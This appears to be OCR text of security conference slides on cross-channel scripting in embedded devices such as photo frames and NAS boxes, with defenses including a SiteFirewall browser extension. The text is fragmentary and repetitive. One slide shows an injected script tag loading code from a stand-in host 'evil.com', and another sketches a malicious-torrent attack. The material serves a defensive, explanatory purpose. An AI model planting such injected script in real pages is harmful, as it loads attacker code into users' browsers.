





1 Frame gets infected via grandma's browser

Photo frames as stepping stones

2 Son connects to upload photos





3 Intranet infected

1 Frame gets infected via grandma's browser

Photo frame XCS

Bonus “feature”:

- Current photo visible without login

A vehicle for scams?

<u>eStarling photo frame</u>

- receive photos via email
- predictable address

Big Picture

Big picture

Embedded web servers are everywhere

- In homes, offices
- Various types and functions
- Massive attack surface (in aggregate)
- Can be use as stepping stones into LAN

Big picture

Security: not a priority so far

- Single exploits: well known
- However, the trend is a concern

Big picture

Security: not a priority so far

- Single exploits: well known
- However, the trend is a concern
- Rise of multi-protocol devices: XCS
- Rise of browser-OS: 24x7 exploitability

Defenses

Defense approaches

Today

- Internal audits by IT staff and end-users

Defense approaches

Today

- Internal audits by IT staff and end-users

Near-term

- SiteFirewall: IT, browser vendors

Defense approaches

Today

- Internal audits by IT staff and end-users

Near-term

- SiteFirewall: IT, browser vendors

Long-term


- Server-side security gains

SiteFirewall

Injected script can issue requests at will:


<script src="http://evil.com">

Before




SiteFirewall


SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.



SiteFirewall


SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





Page interactions with the Internet blocked.

After



Server-side defenses

Difficulties

- No standard platform to build for
- Adding insecure features: unavoidable

Server-side defenses

Difficulties

- No standard platform to build for
- Adding insecure features: unavoidable

Server-side defenses

Difficulties

- No standard platform to build for
- Adding insecure features: unavoidable

Requirements

- Security is a top priority
- Performance trade-offs possible
- Architectural trade-offs: kernel vs. web server

Server-side defenses

Opportunities

- Use captchas
- Process sandboxing
- Data storage and access model

Server-side defenses

Opportunities

- Use captchas
- Process sandboxing
- Data storage and access model

Future work: development framework

- Secure embedded web applications
- RoR too heavyweight in this context


One more thing

Another boring NAS device?

SOHO NAS

- Buffalo LS-CHL
- BitTorrent support!

Massive exploitation






Massive exploitation


Create a
bad torrent

Famous_movie.torrent


Internet





Massive exploitation



